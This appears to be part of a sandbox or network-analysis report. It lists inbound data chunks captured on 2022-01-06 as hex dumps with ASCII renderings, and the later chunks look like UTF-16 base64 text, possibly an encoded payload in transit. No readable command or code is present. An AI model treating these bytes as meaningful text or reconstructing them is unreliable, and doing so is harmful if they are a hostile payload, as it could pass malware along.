2022-01-06 20:04:23 UTC	164	IN	Data Raw: ff b5 e7 18 95 77 3d 07 a1 56 5d 68 f9 65 05 9d 09 c0 df a6 71 2e 3c 3d 35 a1 96 4f 34 be dd 76 f5 fe f2 c4 cb 87 8f 30 49 97 cb 1f 87 d2 d8 0c b1 ff 9b 92 2c 63 6a f8 a3 b6 41 7f 1b 8a dd c0 ae c9 d6 4e d9 a6 c3 7f 2c 20 be 11 96 2b 4a a0 09 2b f2 ce 37 10 a6 aa 40 e8 9b 0a 75 3e 3e 52 db cf 91 6a 4b 72 6f bf 7e 61 90 6f 6f 3d 97 a7 62 b2 41 c5 e1 f3 16 42 6a 83 fe 6c 93 46 c7 a2 a0 38 cf e9 84 ed dd e8 70 5e f6 e3 4d b8 81 7d 99 e0 83 bb b0 99 9d de 7a 5b fc 50 c7 57 bf 35 09 07 36 f4 94 04 bb f9 a3 c5 8f a7 36 f2 cd b5 4b 9a f5 64 4e b3 fb 5b 5e d7 50 dd 8b 88 72 7f ec e5 42 66 88 21 22 b3 03 81 c2 d7 95 f2 73 90 a3 0c a6 75 61 7d a1 bb d0 5b b4 19 26 00 9b 63 e8 5e 73 ae 6c 97 ae a0 e4 b8 eb ab 37 2a 41 b5 8c a6 6b d3 b0 7b de 70 b5 10 f9 a9 ad a7 82 Data Ascii: w=V]heq.<=5O4v0I,cjAN, +J+7@u>>RjKro~aoo=bABjlF8p^M}z[PW566KdN[^PrBf!"sua}[&c^sl7*Ak{p
2022-01-06 20:04:23 UTC	168	IN	Data Raw: 0b a8 8a 37 42 2d 90 4c 43 37 11 f5 ab f3 26 9e af 1c 91 e8 35 da fb e9 7b f4 f9 3a a9 88 4b 76 63 5f 55 09 4d 59 86 4a e3 0a 17 62 63 38 cb a5 d6 4c 22 53 b3 ef 60 05 da c9 c9 8b 8a e1 35 ee c8 ed dc 0d 7b 48 9f 4f 73 24 ed a7 d7 fa 1a 7e d1 c5 9c 2d e3 6c c4 d5 01 19 0c 9b 5e 6e a6 1f 8b 2d 49 a0 38 6c b2 0d cb 5b e2 14 6e 62 ed cd 8a 4c 8d 86 a2 9f 81 a0 96 2e 81 6a d6 7d cd 6b 3d 4e 4c 16 78 2a 8e 19 b7 f1 39 99 18 3c a8 a9 47 46 43 d3 74 30 cd e6 c2 06 43 24 3e 52 f5 a9 a4 42 f6 01 7e 49 b2 f1 4d 49 7f b2 ea 57 44 a5 2d fd 1f 71 f8 13 96 9e 31 c6 3a ae 95 01 21 22 b3 0b 0b b7 3e a5 56 bf cd f4 59 11 4b d5 9e 2c 2c 48 b0 b3 da 6b 78 0c 73 a4 7f 59 e4 30 b8 df b2 e3 b4 d2 70 fa 96 e6 bd 9c 9c b5 ad 66 bc c0 bc 98 74 56 f8 2d 9a 9a 35 13 e2 f5 8b 7b 10 Data Ascii: 7B-LC7&5{:Kvc_UMYJbc8L"S`5{HOs$~-l^n-I8l[nbL.j}k=NLx*9<GFCt0C$>RB~IMlWD-q1:!">VYK,,HkxsY0pftV-5{
2022-01-06 20:04:23 UTC	172	IN	Data Raw: 7c 6c 84 3d 54 2b 7b 0d 8d 1b 46 88 6b f8 0a 4f 2c fa 8f 49 e0 d7 ed ee 98 ec 8c df 32 05 c5 04 ab 87 4f c3 37 bc 96 fa b8 87 b9 5c 4c 99 72 dd 18 15 d9 b9 41 43 16 2d 46 ba 4d e4 70 1a 2e 80 60 96 4e 2d 36 4b b8 96 c4 56 d7 29 96 ff 9a 60 9c 03 77 45 7e b6 50 60 7a f4 81 c6 97 c8 2a a7 db f9 0f c0 73 62 ca 68 a0 a6 ac 57 55 35 f0 4c 8f 6d ae 23 12 a0 82 b5 ea bc cc 66 0e 3e 44 d0 dc bd 3e 01 c0 a4 22 92 65 e7 28 cc d3 71 c8 2c 10 ae 91 b5 d1 b0 47 5d 27 ea d8 15 c3 48 71 42 8c ad 15 2a b9 44 85 af a9 f5 87 1b 05 3d 03 11 fe be 89 4c 81 b8 46 5a a8 65 dd a2 1b 4b 6b 48 c1 c7 02 1c d2 7f e2 c8 6e b4 14 34 06 b5 1c 03 a1 c0 d3 69 86 72 e6 0f 4c 91 12 c1 d3 76 63 f9 ca df 8e 98 a7 f6 db d5 be 9d 37 bd ad 1b 9e 3b ab 72 a9 b6 e5 ef 02 57 14 69 f0 ee 51 e9 60 Data Ascii: |l=T+{FkO,I2O7\LrAC-FMp.`N-6KV)`wE~P`z*sbhWU5Lm#f>D>"e(q,G]'HqB*D=LFZeKkHn4irLvc7;rWiQ`
2022-01-06 20:04:23 UTC	177	IN	Data Raw: 52 2a cb dc bf 51 50 45 fe a8 25 ac 95 57 0c 87 57 6a 68 06 48 09 ff 15 ec d6 be 7c d6 8c d6 24 31 14 e3 6d e2 ff 8f 97 1f 52 2e 2e ca ee 24 a2 bd a2 4a cb b2 d5 e4 c3 b7 00 d7 df 4b ae 3c ff db b7 7a 0c 01 ee dd df f7 fc 78 58 02 32 41 74 ca 5d 25 2a d3 d0 8c ce 4f 62 bc ec 1a 7c cc 81 97 1c 21 85 3f 72 cd 6e 06 70 d8 1a 63 6f ec 94 26 0f d1 31 7e 02 47 ef 05 23 12 4a 96 cd 52 63 91 cf 69 4a 85 64 5e 32 f3 5b af 62 be d3 77 56 25 54 1c d7 86 89 57 6c 43 18 a5 03 c9 a1 6c d6 0c b9 71 8e 66 08 fc 76 cb 76 9a a6 07 18 ed e1 e8 63 0b c4 01 6d 1c e4 7a 61 d2 86 00 3f 9e 30 f8 2f 50 b0 f0 07 b0 40 e3 5e 00 d5 5c 4e f6 c9 70 4a 4a 25 a3 91 6e b4 85 d5 51 22 47 69 82 92 d6 f7 f1 01 9e 61 74 15 5e 6b b0 3a 4a 18 66 a9 27 97 b2 5f 89 ce 7c 4a b4 34 3d 23 27 6e 3f Data Ascii: R*QPE%WWjhH|$1mR..$JK<zxX2At]%*Ob|!?rnpco&1~G#JRciJd^2[bwV%TWlClqfvvcmza?0/P@^ \NpJJ%nQ"Giat^k:Jf'_|J4=#'n?
2022-01-06 20:04:23 UTC	181	IN	Data Raw: 9b 96 95 26 2d 6a 30 d2 5a 4b 1d be cd aa 6d c1 43 3c c7 da a6 9b 05 f7 1c 27 84 d4 49 57 a7 e8 95 e2 01 7a f5 72 e5 38 9c da 51 64 15 7d df 06 5e fe c6 54 f3 e3 49 aa 01 d0 5a 2e 4d a6 9a 0a 14 64 d3 f6 d3 38 70 83 79 3f 62 b3 00 97 ce ac 81 e2 10 83 7f 19 93 2a e8 33 5f 69 bc 35 6a e9 f6 15 61 a1 69 69 88 56 08 b5 d8 0e 4e 96 68 3e e2 dd c8 76 85 f1 fe c2 c5 00 c1 94 56 f1 cf e8 85 c9 30 80 b4 47 d2 52 fc 88 ca f9 06 dc 25 90 8e 1c 9d 4c 93 25 1e c1 4a 84 99 ed 68 3b fb 04 a6 8d 5a 87 72 8c f7 4f 82 2a 5c 2a 86 e6 0b bf c5 65 55 60 09 06 63 8a b5 07 2e 77 e7 08 ca 4f 20 13 5d 14 14 91 b6 fd 63 4d 0d e2 a4 1c a9 a4 c6 38 09 b1 1f 46 b1 ab 88 e3 4a 78 24 a3 7c a0 56 1f 7c 59 4a ec 2b cc 64 cc cf 41 2f bb 4c 16 5e e3 00 61 12 28 9e e2 c6 42 ba 84 ca 02 6c Data Ascii: &-j0ZKmC<'IWzr8Qd}^TIZ.Md8py?b*3_i5jaiiVNh>vV0GR%L%Jh;ZrO**eU`c.wO]cM8FJx$|V|YJ+dA/L^a(Bl
2022-01-06 20:04:23 UTC	185	IN	Data Raw: c2 99 d7 96 8e 2d 63 33 06 80 13 a3 22 61 4b f3 6c ec 3a 14 8f 83 5e 0b f9 2d ee 1a e6 5e 0c de 20 40 16 2e 6b c9 71 92 90 29 e5 e5 6a ec 78 19 0e e3 d7 27 50 67 9f c0 c9 68 1c 74 1b 8c c0 b3 3f 54 6a 17 ec da 5c 5f 34 c9 43 20 6b f7 f1 5d ac b9 eb 43 74 6c 72 c5 de de 3a 65 91 ae 29 3e 4c b8 ae fa 9a 8f dc 68 d4 b6 33 e4 77 70 71 8d db da 16 7f 83 0c 11 42 67 c7 e2 c9 77 1b bf 2c 60 90 d3 7a 22 df 9a 83 03 68 44 d4 cb 5d f1 a5 f7 c0 c1 3c 65 d3 ef 9a 92 44 5e bf 0b 16 95 a9 bd 8f 77 e2 4c 4a 60 33 11 64 ef ae 08 56 53 b8 67 65 0e 70 46 f9 40 52 97 e4 da fb c2 9b c4 58 81 a9 d7 63 16 79 b5 47 da c6 b1 32 1d fd d9 6a 63 a7 31 d2 90 8a 3d 81 c6 2c 85 ab a9 90 61 ae c7 de 2c 8d ef c5 c6 4c f5 67 fb 90 90 63 10 37 e0 54 65 09 4b e2 a3 72 8f 5c a3 3e 2d 33 76 Data Ascii: -c3"aKl:^-^ @.kq)jx'Pght?Tj_4C k]Ctlr:e)>Lh3wpqBgw,`z"hD]<eD^wLJ`3dVSgepF@RXcyG2jc1=,a,Lgc7TeKr\>-3v
2022-01-06 20:04:23 UTC	189	IN	Data Raw: 6b c0 51 33 3c aa d3 ff 77 d7 24 a6 ad 10 5b d3 d7 d3 37 f9 f9 c8 37 db 2a d5 b8 1c 33 0e 71 90 0a fc 33 4d 52 48 90 a7 b3 b6 4f 8b 2e 2e 07 47 cd c5 b2 6e 45 40 9e 7a 84 6b ef e9 19 10 70 fa 12 a9 02 84 57 f5 e3 e4 9e 28 75 9e d8 5b 56 51 07 08 e8 13 51 36 9b ee ab 75 dc f3 b2 b1 bc 6c 72 8a a6 d3 7f d4 4b eb 6c fa d1 a6 9b db fd c9 b0 2f 6d 68 91 78 f3 91 51 50 b3 d5 a8 9e 1e 2e a9 6b dd 1e 81 15 fc 71 3e e3 62 4d b9 32 11 d6 79 07 b6 14 d6 2c 6f 1b 26 40 b8 a8 fe b4 cc 79 11 eb 80 07 6f 9e fa 26 a2 1e b4 59 15 28 cf bd b5 90 b8 da 37 13 b9 e6 cb 07 c7 ca fa 85 07 94 bc 88 c6 20 9b 8d f6 2e 4b 33 a8 15 0a f0 f2 67 69 71 e9 cf 7e 5b 46 42 50 b1 7d d6 6d d3 76 39 d0 2b 1d bc fd c9 db ed 79 80 2c d7 2f 38 db c9 3b e9 f0 f8 07 af 94 cd 09 85 fc f9 6d 97 8a Data Ascii: kQ3<w$[77*3q3MRHO..GnE@zkpW(u[VQQ6ulrKl/mhxQP.kq>bM2y,o&@yo&Y(7 .K3giq~[FBP}mv9+y,/8;m
2022-01-06 20:04:23 UTC	192	IN	Data Raw: 0c 2e 75 ef d5 05 20 4b ee 3b 28 f2 2a 03 56 1b 3c 20 0d c9 66 b6 88 cc 6f 14 60 5f 61 38 56 d0 4c 1f ca 5a a0 f0 a8 68 03 75 db da 52 90 88 04 7c 8e 42 b0 52 86 52 19 13 0f 86 7d 4e 66 e2 56 f3 32 ad 60 3f 53 a7 94 61 14 23 82 71 8a df 09 32 34 8b e7 fd 1b 3c c7 aa 19 b2 eb 64 b8 83 5b 87 25 80 28 9f a8 94 c0 46 d2 b3 db dc 7d 3f a8 04 1e cb f7 29 f4 4d 6a b4 c8 58 25 d3 98 96 85 ea 9e eb 0b b4 7c 7e e9 87 0b fc dd 1b 77 14 71 35 4f b6 5f cd fd 88 b5 73 b3 2a 7c b3 4d 3b 20 60 41 0d d9 c7 b5 ca 63 4e 21 f7 fa 7d 8c 4a 6e d5 40 b9 cd f9 2a 04 65 ab 6a 9e 9c a1 0c 25 ad 2f c9 e7 f9 6c f5 3e 6c a0 19 26 06 07 98 bc 7d e9 b6 d1 49 6d 43 a4 93 7e e7 64 ca fe ff 91 f6 04 41 e9 c2 5e e6 1f 27 bd e5 7c 6d 57 b6 00 94 b5 e9 a2 dd f7 57 94 fd ba 9d 74 e8 d4 09 51 Data Ascii: .u K;(*V< fo`_a8VLZhuR|BRR}NfV2`?Sa#q24<d[%(F}?)MjX%|~wq5O_s*|M; `AcN!}Jn@*ej%/l>l&}ImC~ dA^'|mWWtQ
2022-01-06 20:04:23 UTC	196	IN	Data Raw: 8e 71 4e 59 51 26 27 e0 d6 6c 30 21 4b 78 41 69 67 2a d2 8b 89 34 7d a4 49 67 27 e7 aa 4c f2 29 22 94 f5 82 87 33 c2 b2 ad b2 f7 49 94 62 f4 b6 9d 73 01 c8 0b 98 59 8a 82 47 22 5c 89 ec 7c 76 9c fe 55 c1 64 23 5e 41 07 ad 34 3d d0 6f 35 35 85 d4 bf 18 bb b4 02 bd 02 d8 6b a2 bf d1 39 af af a5 de 9d 1b a7 f9 74 77 83 43 dc b0 12 c1 0b 9d 9c 9c ec 8d 57 0a 15 4a 7d b7 16 47 a3 4e c0 0e 45 b6 cd f6 d4 c9 06 b6 4c 94 b7 bd 03 ee 46 d6 b6 2b be 04 da 14 c8 84 1d e3 96 b2 4c 40 52 3f 6f 14 8c 65 70 ec 38 ab 3f 07 6c cc 73 01 c6 63 98 49 ee 06 a8 e6 89 c7 90 f6 94 d0 fb b0 90 55 b8 d9 00 76 67 8a 12 72 9a e8 ea dc b2 d7 6a e6 f6 dc 92 65 47 a3 3d 33 72 00 90 c5 60 4a 5e a0 ce 84 2c 5d 95 c5 80 ed d6 6e 54 3a 5e 58 3c 70 4f 86 1e e9 61 90 a0 44 3d 90 41 41 ce 22 Data Ascii: qNYQ&'l0!KxAig*4}Ig'L)"3IbsYG"|vUd#^A4=o55k9twCWJ}GNELF+L@R?oep8?lscIUvgrjeG=3r`J^,]nT:^X<pOaD=AA"

Timestamp	kBytes transferred	Direction	Data
2022-01-06 20:04:23 UTC	200	IN	Data Raw: 5e 81 28 1d 29 0a f4 4f 40 92 bd 36 0a b5 eb e3 7a 22 23 07 f0 ac 1f 42 96 a8 c4 42 6f c9 4c 92 9a 46 35 c7 1f 4d db b2 e6 87 92 58 05 85 4a e8 49 9c a9 d3 21 49 76 de 7b 65 5a ca 20 f9 fb 09 dd 88 22 07 04 d6 81 c9 58 0f da a1 84 57 84 ed c1 62 02 41 18 f8 81 85 76 66 81 23 8a b0 f0 6e 74 4f 73 41 92 d1 fc 4e f6 09 1a 48 63 79 ae 64 ec 5f c5 f1 4b ac 5e ce 9d a9 52 de b1 ce 8e bd 97 d4 93 eb 65 ea c8 30 8b 6c d4 43 9d e6 47 c5 b6 12 40 51 e9 d1 92 0d 49 f5 2c 99 95 10 03 63 dd f7 fa 74 09 ff fb e0 24 5d 84 8e 96 ae 7f cc ad f4 d9 08 e3 54 d7 9d b7 4d ee 31 17 b3 ab 66 42 3f 8c e5 6a 66 3c 84 9a b8 30 08 ef 05 20 c5 46 99 ee 1b a8 04 04 d2 de 41 c0 79 1a 2f d9 12 e5 0c 82 16 5c 13 21 81 65 01 9c 0b 65 fa 2a a2 a3 5d 44 05 2f ad c4 52 21 ad a3 41 f6 eb 00 Data Ascii: ^()O@6z"#BBoLF5MXJI!Iv{eZ "XWbAvf#ntOsANHcyd_K^Re0lCG@QI,ct$]TM1fB?jf<0 FAy/\!ee*]D/R!A
2022-01-06 20:04:23 UTC	204	IN	Data Raw: 1c 78 ee 80 fc d7 29 cc 29 19 7a 45 e8 b1 d0 ae 35 7f cb ec 36 cd da 8c 75 70 31 cc a6 fd b1 10 28 fb af e1 1e ea 61 d8 38 b5 b9 ce 9d 91 d3 03 bc ce ab af 06 47 34 db 17 e0 0c a0 cf 8c e6 2b 84 67 08 05 89 8a bc 3b c1 32 72 0f c0 ca 5c 59 00 07 f9 f2 07 eb c2 d7 da 3b 8b 51 ea 73 1c ae 05 6c 0e 7d 5d 25 3a 86 52 18 ac ba e0 94 7c 2b 96 78 e3 fc 7c 20 8b 55 d9 8f 44 45 a3 ae ae 22 27 f4 5d 70 6d c3 e2 34 73 64 6c f3 2f dc c5 17 d2 ed bd eb f3 ac 15 89 3d da ba d7 fe 08 90 df 38 3c b8 27 e6 81 69 86 28 5c 4a c1 dc 37 93 c9 bf d8 84 32 a2 5c 74 3f cc fd 54 67 07 d8 b9 6a e1 0a b1 d5 2d 8b 88 88 d8 19 7b 0d b8 1b 36 49 30 71 a2 9f b3 54 8d 0f 45 6a 62 4e 9f 52 e4 38 af 49 ec ac 55 3e aa c7 0e 98 dd 34 8e c3 f3 30 53 34 73 1a d4 d1 94 0e 81 85 14 d1 bd f2 27 Data Ascii: x))zE56up1(a8G4+g;2r\Y;Qsl}]%:R|+x| UDE'"]pm4sdl/=8<'i(\J72\t?Tgj-{6I0qTEjbNR8IU>40S4s'
2022-01-06 20:04:23 UTC	209	IN	Data Raw: 0f 4b e2 11 41 11 5e bb d8 9c 8a bf 13 d6 27 a2 27 47 80 01 9c 64 ce aa f5 2c 72 22 d0 24 74 86 17 03 dd b5 72 1d 14 08 61 a1 6b 47 4c 54 68 4d 00 cf 40 15 58 be 6e 3c ff 9d c8 61 a8 27 49 c6 bc 5b 69 e9 1e bb 4d 48 4f 50 5a 83 d1 67 75 d6 26 15 bf 7f 76 e7 73 46 28 96 65 5d d6 d3 fc ac ba 9e 24 00 be 8a fd 3a b6 26 af 02 0b 2b 9d 0a 4f 76 8a fa 65 bf 6b 92 84 4d ec 27 36 78 27 dd 39 3e 9e 4f c5 b2 b5 d9 f1 35 32 5b c4 b8 ec 3b 53 03 73 4d 10 26 ad ab f4 8c a9 20 8c ec e5 89 58 08 b6 88 3a cb 2e 74 9b 66 05 6f 8e 56 22 e5 24 d5 4c 8f 7a 1d 70 b1 74 35 1d 68 96 c5 ca 1d 8e 46 2b b3 b8 e4 af f3 02 16 50 57 8d 42 39 3e 00 04 00 13 67 30 e7 5f 4b 41 a6 d3 1f 8c 9a 5a 8a 37 bf c7 ec 7b e1 90 48 de 07 c1 01 03 d1 d3 74 b0 7a 15 dd d9 77 a1 09 5a 7d 57 ed 74 07 Data Ascii: KA^"'Gd,r"$trakGLThM@Xn<a'I[iMHOPZgu&vsF(e]$:&+OvekM'6x'9>O52[;SsM& X:.tfoV"$Lzpt5hF+PWB 9>g0_KAZ7{HtzwZ}Wt
2022-01-06 20:04:23 UTC	212	IN	Data Raw: 11 64 2a 6c 97 38 35 ec 0e ce 9c 35 d5 b7 49 00 8d be 53 78 e9 4b f4 a2 d4 8c 12 60 b0 ec c9 b8 60 bf 9d fa 81 71 c6 ea 46 f4 65 68 ea f7 f0 80 04 ac 64 e7 cd 93 35 96 ac 72 e9 49 ea 65 fe 85 fa da 9e 4f 35 28 e4 ec 44 c3 5f 87 19 4f 7e 44 be c5 c5 fa 63 20 2d be b5 23 15 7f b3 93 d6 a5 7f 18 10 ad 5b f3 f0 5b 69 f3 d1 7b 68 d4 d9 88 88 9e 94 26 47 eb 7b 7f 3c 97 7e 7e b6 f7 a2 c7 f4 64 7e 4c a6 73 f4 4c 21 74 ad 3b 62 35 bc 94 2a 63 cd f3 7a ea 4a a1 ce 52 c0 8c 74 c6 b4 b2 68 07 91 6f b6 ed f8 ac 2a db 3b d8 e7 ac 93 f7 95 8d 2a 7a 82 02 ae 20 f0 22 45 78 63 a5 5b 28 66 15 32 df 62 b4 7e 2c 5b 94 e9 3c 28 f1 22 de 8e 50 39 3e 7a 2a 59 71 f6 e4 b8 ed ec 54 8f 0f d6 59 a2 a6 fe 97 74 04 62 3a 24 3a 00 00 eb 9b 2e 60 62 f8 4d 91 cd 8f b3 be 3c cc 2d 21 ac Data Ascii: d*l855ISxK``qFehd5rIeO5(D_O~Dc -#[[i{h&G{<~~d~LsL!t;b5*czJRtho*;*z "Exc[(f2b~,[<("P9>z*YqTYtb:$:.`bM<-!
2022-01-06 20:04:23 UTC	224	IN	Data Raw: 73 14 5a a7 c7 9c 15 10 ab f2 b3 39 08 bd 03 f2 2b b6 4f d0 3e a0 41 8d 0d e4 e5 36 ec 61 77 18 7d 2c 8f 6f 47 09 45 26 a1 d2 55 42 6b 4d ee 33 55 e5 11 49 3e c3 52 41 2b d7 fc 6a f9 49 1a a1 f7 34 87 cc 71 25 da ea 5e cb a3 1f 91 bc b3 8f d0 c4 93 97 91 b3 1d 52 1f 2d de 5c a2 62 45 93 15 87 76 9e e2 92 f3 fd 8b 33 1c da 94 11 ac 2f 20 f6 72 3f 5a d9 51 37 d2 35 64 69 b7 ec 09 4c 26 08 d3 88 94 f8 7c e4 91 85 94 aa 1d 7a 63 61 42 39 9d 62 74 16 a1 94 7a d4 6e 1f 82 70 95 dd a6 73 26 ae 45 36 ea f7 78 09 b8 bd 18 d3 ad d5 21 a6 9a e4 fc da 1d 92 a9 a5 00 f7 ff f6 4b 76 18 ff 47 06 70 fe 85 62 45 b2 97 83 36 67 6e 18 37 e5 07 2f f8 c4 59 23 d1 71 4a a2 b7 79 95 ec ad 92 9e 4b d9 68 2a 82 b2 61 30 7e 75 4c 39 8e ab db 0a 5b d2 16 9c 5b 86 b7 5d 43 42 3c 5c Data Ascii: sZ9+O>A6aw},oGE&UBkM3UI>RA+jI4q%^R-\bEv3/ r?ZQ75diL&|zcaB9btznps&E6x!KvGpbE6gn7/Y#qJyKh* a0~uL9[[]CB<\
2022-01-06 20:04:23 UTC	228	IN	Data Raw: dc d9 39 72 b0 5d cd 24 f4 a7 d1 70 36 ac 5c e3 2f d0 a5 7a 54 aa 43 f4 83 d9 52 16 b5 eb 51 73 f2 26 1b 2b a9 17 a9 25 25 26 66 ce fb 41 99 23 7b 44 d4 ca 58 e6 71 75 d7 9e 28 f2 cc 99 7a 7f b7 08 61 18 ad 45 ab 48 2e 79 33 fe 42 a1 63 4e 88 59 d2 5b fd e7 0c 4a df f2 79 5a d7 78 bb 55 8d e4 9b b1 a1 e2 34 29 49 1f 7a 24 4a 66 7b bd 0b d1 75 79 d7 92 04 80 f6 64 99 65 09 d2 53 9c fc 88 df 6c 7b e7 5b c7 4e 3e 1c 7c 45 21 51 90 9a 8c 58 c8 a6 5a 4c d6 ef 4b 83 ff 42 da 9a 34 f8 95 1c 18 90 a8 96 0a 87 82 c6 ce b6 ab b3 22 ab 3c 1e 22 b6 e0 bc 99 a2 eb 39 26 39 9c 0a 2f 2c 8d 8c a2 1e d9 70 94 fe c3 06 8d e3 53 b6 1c 24 81 62 14 a3 e1 ec e1 8e 11 b4 98 bd 35 02 64 40 58 19 42 3b 4a 3a 9b a8 e8 d4 a0 e0 f1 1d da 14 2c 09 b0 0e 2a ca 5d f7 52 e5 1f e0 0d 23 Data Ascii: 9r]$p6\zTCRQs&+%%&fA#{DXqu(zaEH.y3BcNY[JyZxU4)Iz$Jf{uydeSl{[N>|E!QXZLKB4"<"9&9/,pS$b5d@ XB;J:,*]R#
2022-01-06 20:04:23 UTC	244	IN	Data Raw: b0 7e 0a 65 48 be b0 da 1e 98 23 48 ec 61 96 83 06 12 cf 5a df 7b e8 2a fd 16 81 6d e3 a4 c3 9f 03 a4 8b 8a 28 97 2e 34 5c f4 1c 87 21 8b b4 b3 78 4a fa d7 81 3f 5c d0 99 7c 5f 0a 0e 78 fd 57 26 ae 31 da 78 51 9a 2a db a7 e5 90 dd 09 05 e6 44 2e 01 44 c0 51 db e9 f7 a8 e1 a4 40 08 0c 58 b9 de 7c 5f bb 73 e4 e9 fa 3f 7e b3 9b 24 62 41 43 2d 48 2b 85 33 67 4f 70 fd e6 3e 73 cd bf 14 f4 9d 65 40 92 88 18 a1 03 10 ba 1d 69 35 3a 89 96 67 4d 88 0c 6e c6 14 6a c5 4b 79 41 06 9b 81 ef c0 bb 8a 5e c2 97 ea f2 b0 22 40 a5 b9 19 99 57 4d 97 2e 89 4d 59 fc 17 08 dd de d4 47 bb 89 8e 2d d9 be 71 5d e7 0b 7a e1 ed 3e 1b 22 4f 5a 7e 2b f4 58 28 08 6b c1 87 82 bc ac 3a c4 38 92 cf 65 25 8c 41 11 73 ba 37 d5 f0 72 a8 6b cd 21 db f6 cb f5 ba db 73 ca 28 f6 55 14 cb f6 81 Data Ascii: ~eH#HaZ{*m(.4\!xJ?|_xW&1xQ*D.DQ@X|_s?~$bAC-H+3gOp>se@i5:gMnjKyA^"@WM.MYG-q]z>"OZ~+X(k:8 e%As7rk!s(U
2022-01-06 20:04:23 UTC	256	IN	Data Raw: 00 69 00 6a 00 4f 00 70 00 32 00 67 00 6d 00 52 00 33 00 51 00 39 00 55 00 73 00 37 00 35 00 55 00 38 00 66 00 4b 00 2b 00 55 00 65 00 4c 00 56 00 55 00 48 00 63 00 63 00 6b 00 50 00 73 00 33 00 52 00 2b 00 66 00 67 00 67 00 31 00 7a 00 6d 00 72 00 6d 00 2b 00 34 00 30 00 67 00 51 00 74 00 49 00 41 00 4e 00 78 00 45 00 34 00 77 00 72 00 54 00 31 00 52 00 33 00 32 00 68 00 53 00 6c 00 4e 00 63 00 30 00 44 00 39 00 6d 00 38 00 74 00 70 00 66 00 44 00 6d 00 4f 00 59 00 6b 00 61 00 37 00 41 00 31 00 6c 00 73 00 63 00 6b 00 79 00 43 00 31 00 46 00 31 00 57 00 6b 00 31 00 2f 00 7a 00 42 00 42 00 32 00 77 00 55 00 34 00 55 00 51 00 48 00 74 00 33 00 35 00 31 00 57 00 72 00 4d 00 38 00 41 00 6f 00 2b 00 72 00 37 00 38 00 71 00 59 00 78 00 67 00 30 00 4d 00 64 00 Data Ascii: ijOp2gmR3Q9Us75U8fK+UeLVUHcckPs3R+fgg1zmrm+40gQtlANxE4wrT1R32hSlNc0D9m8tpfDmOY ka7A1lsckyC1F1Wk1/zBB2wU4UQHt351WrM8Ao+r78qYxg0Md
2022-01-06 20:04:23 UTC	272	IN	Data Raw: 00 5a 00 59 00 33 00 51 00 30 00 45 00 52 00 36 00 69 00 35 00 33 00 2b 00 55 00 4f 00 7a 00 37 00 43 00 6a 00 7a 00 52 00 4d 00 55 00 6f 00 2f 00 66 00 69 00 4d 00 2b 00 75 00 69 00 50 00 71 00 41 00 2b 00 64 00 66 00 66 00 32 00 2b 00 31 00 37 00 54 00 55 00 47 00 39 00 61 00 36 00 2b 00 79 00 43 00 45 00 79 00 47 00 78 00 6f 00 36 00 71 00 6d 00 4e 00 63 00 72 00 32 00 62 00 62 00 6a 00 79 00 46 00 41 00 5a 00 4a 00 4a 00 43 00 50 00 6e 00 71 00 45 00 74 00 74 00 75 00 52 00 74 00 6c 00 6f 00 39 00 39 00 58 00 73 00 77 00 54 00 44 00 6a 00 6b 00 52 00 42 00 44 00 42 00 33 00 56 00 4b 00 30 00 46 00 30 00 74 00 68 00 31 00 71 00 6a 00 4a 00 64 00 61 00 66 00 47 00 6c 00 65 00 4f 00 52 00 37 00 32 00 75 00 55 00 4c 00 35 00 67 00 48 00 37 00 50 00 76 00 Data Ascii: ZY3Q0ER6i53+UOz7CjzRMUo/fiM+uiPqA+dff2+17TUG9a6+yCEyGxo6qmNcr2bbjyFAZJJCPnqEttuRtlo99XswTDjkRBDB3VK0F0th1qjJdafGleOR72uUL5gH7Pv

Timestamp	kBytes transferred	Direction	Data
2022-01-06 20:04:23 UTC	288	IN	Data Raw: 00 6b 00 48 00 46 00 6c 00 4d 00 59 00 59 00 48 00 52 00 4b 00 66 00 43 00 6e 00 6b 00 5a 00 66 00 61 00 39 00 75 00 4e 00 4c 00 76 00 6e 00 63 00 4f 00 76 00 44 00 43 00 51 00 33 00 46 00 46 00 75 00 6a 00 61 00 70 00 51 00 44 00 49 00 42 00 4a 00 2b 00 37 00 4d 00 2b 00 44 00 6a 00 4a 00 43 00 70 00 4d 00 61 00 5a 00 41 00 51 00 72 00 6f 00 30 00 6e 00 33 00 56 00 58 00 77 00 4f 00 34 00 30 00 31 00 63 00 42 00 45 00 4e 00 66 00 63 00 77 00 58 00 37 00 2f 00 33 00 58 00 70 00 6b 00 30 00 32 00 6a 00 48 00 42 00 47 00 61 00 7a 00 38 00 72 00 64 00 65 00 30 00 2b 00 35 00 76 00 37 00 65 00 37 00 31 00 50 00 50 00 38 00 4e 00 33 00 35 00 71 00 69 00 56 00 56 00 70 00 72 00 56 00 6f 00 53 00 51 00 6e 00 6d 00 6e 00 56 00 2f 00 33 00 4a 00 52 00 6f 00 46 00 Data Ascii: kHFlMYYHRKfCnkZfa9uNLvncOvDCQ3FFujapQDIBJ+7M+DjJCpMaZAQro0n3VXwO401cBENfcwX7/3Xpk02jHBGaz8rde0+5v7e71PP8N35qiVVprVoSQnmnV/3JRoF
2022-01-06 20:04:23 UTC	304	IN	Data Raw: 00 36 00 4a 00 41 00 31 00 4e 00 7a 00 4c 00 36 00 47 00 2f 00 7a 00 57 00 30 00 55 00 4c 00 57 00 6a 00 47 00 2f 00 6d 00 4d 00 61 00 6b 00 2f 00 78 00 56 00 53 00 41 00 54 00 39 00 4b 00 46 00 6a 00 65 00 48 00 76 00 55 00 51 00 7a 00 48 00 4f 00 6e 00 41 00 36 00 4c 00 41 00 67 00 46 00 4c 00 46 00 6e 00 5a 00 69 00 6d 00 57 00 71 00 46 00 6f 00 78 00 65 00 33 00 41 00 54 00 68 00 68 00 53 00 51 00 69 00 66 00 37 00 64 00 34 00 7a 00 42 00 4d 00 45 00 46 00 41 00 45 00 38 00 45 00 56 00 63 00 55 00 69 00 50 00 51 00 75 00 4d 00 54 00 68 00 76 00 61 00 32 00 55 00 36 00 71 00 71 00 39 00 63 00 38 00 56 00 7a 00 75 00 74 00 5a 00 69 00 46 00 78 00 4a 00 4a 00 6e 00 51 00 2b 00 31 00 2f 00 45 00 49 00 63 00 30 00 6e 00 4e 00 6f 00 41 00 6f 00 7a 00 72 00 Data Ascii: 6JA1NzL6G/zW0ULWjG/mMak/xVSAT9KFjeHvUQzHOnA6LAgFLFnZimWqFoxe3AThhSQif7d4zBMEFAE8EVcUiPQuMThva2U6qq9c8VzutZiFxJJnQ+1/EIc0nNoAozr
